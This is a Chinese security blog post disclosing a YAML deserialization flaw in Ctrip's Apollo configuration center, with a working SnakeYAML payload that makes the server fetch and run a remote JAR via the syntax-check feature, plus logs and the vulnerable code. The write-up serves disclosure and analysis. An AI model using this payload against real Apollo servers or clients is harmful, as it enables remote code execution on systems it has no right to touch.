SWRhapsody

携程Apollo YAML 反序列化

于8月 6, 2020由**SWRhapsody**发布

Introduction

3月份发现的一个问题，7月份提交给的携程SRC

Code

测过的是1.5.0-1.6.1 版本可以用，不过具体看这个功能应该3月份提交后就没变过。


这几个commit过后应该就不行了，具体没测过了。

安装

```
git clone https://github.com/ctripcorp/apollo
mvn clean package -DskipTests
```

在idea 中打开 apollo.ipr 后按照 https://github.com/ctripcorp/apollo/wiki/Quick-Start 中启动 Apollo。


在任意的一个项目中创建一个项目后发布一个私有的namespace 选择使用yaml作为配置源



在其中填入

```
!!javax.script.ScriptEngineManager [
  !!java.net.URLClassLoader [[
    !!java.net.URL ["http://localhost:9099/yaml-payload.jar"]
  ]]
]
```

之后点击右上角的syntax check后可以看到命令被配置服务器执行




```
[illegible]$ python3 -m http.server 9099
Serving HTTP on 0.0.0.0 port 9099 (http://0.0.0.0:9099/) ...
127.0.0.1 - - [[illegible]] "GET /yaml-payload.jar HTTP/1.1" 200 -
```

```
[illegible]$ ll /var/tmp/
total 44
[illegible] success.txt
[illegible]
```


关于yaml-payload.jar 如何生成可以参考https://github.com/artsploit/yaml-payload 项目。

同时这个任何读取这个配置的Apollo客户端在读取该配置时也会执行这个命令。




漏洞成因：

程序在检查格式时直接使用spring 的YamlPropertiesFactoryBean 反序列化用户输入，这个类如果不自定义任何的限制的话是允许任意类型反序列化的




```
    doSyntaxCheck(model);

    return ResponseEntity.ok().build();
  }

  private void doSyntaxCheck(NamespaceTextModel model) {
    if (StringUtils.isBlank(model.getConfigText())) {
      return;
    }

    // only support yaml syntax check
    if (model.getFormat() != ConfigFileFormat.YAML && model.getFormat() != ConfigFileFormat.YML) {
      return;
    }

    // use YamlPropertiesFactoryBean to check the yaml syntax
    YamlPropertiesFactoryBean yamlPropertiesFactoryBean = new YamlPropertiesFactoryBean();
    yamlPropertiesFactoryBean.setResources(new ByteArrayResource(model.getConfigText().getBytes()));
    // this call converts yaml to properties and will throw exception if the conversion fails
    yamlPropertiesFactoryBean.getObject();
  }

  private boolean isValidItem(ItemDTO item) {
    return Objects.nonNull(item) && !StringUtils.isContainEmpty(item.getKey());
  }


}
```

client处使用 org.yaml.snakeyaml.Yaml 的yaml.load() 但无任何过滤




```
  public Properties yamlToProperties(String yamlContent) {
    Yaml yaml = createYaml();
    final Properties result = propertiesFactory.getPropertiesInstance();
    process((properties, map) -> { result.putAll(properties); }, yaml, yamlContent);
```



```
    if (logger.isDebugEnabled()) {
      logger.debug("Loading from YAML: " + content);
    }
    for (Object object : yaml.loadAll(content)) {
      if (object != null && process(asMap(object), callback)) {
        count++;
      }
    }
    if (logger.isDebugEnabled()) {
      logger.debug("Loaded " + count + " document" + (count > 1 ? "s" : "") + " from YAML resource: " + 
    }
    return (count > 0);
  }

  /unchecked/
```

杂项

这个漏洞报上去之后修了，然后给了我个已忽略。说实话也不求怎么样，好歹给个确认啊。



#	漏洞/威胁情报名称	当前状态	分类	评分	提交日期
1	apollo配置中心修改yaml反序列化漏洞	已忽略	漏洞	待确认	2020-07-03 07:38:45

分类： EXPLOIT

0 条评论

发表评论

名称 *

电子邮件 *

网站

发表评论

近期文章

携程Apollo YAML 反序列化

CVE-2020-5410

CodeQL部分源码简读

服务器与网关的不一致

CodeQL 部分使用记录

近期评论

文章归档

2020年8月

2020年6月

2020年5月

2020年3月

2020年1月

2019年12月

2019年11月

2019年8月

SWRhapsody

2019年4月

2019年1月

2018年11月

2018年10月

2018年9月

2018年4月

2018年3月

2018年2月

2018年1月

分类目录

Article Collection

Cheat Sheet

cryptography

Exercise

Exploit

HackTheBox

Penetration Test

Uncategorized

相关文章

SWRhapsody

EXPLOIT

CVE-2020-5410

Introduction 补天挖的 spring-cloud-conf 阅读更多…

EXPLOIT

CVE-2020-1957

Introduction 这个漏洞需要1.5.2 版本以下的 shir 阅读更多…

EXPLOIT

CVE-2020-5405

Introduction 记得我刚开始写博客的时候是无比兴奋的，觉得终 阅读更多…

ABOUT

Hestia |由ThemeIsle开发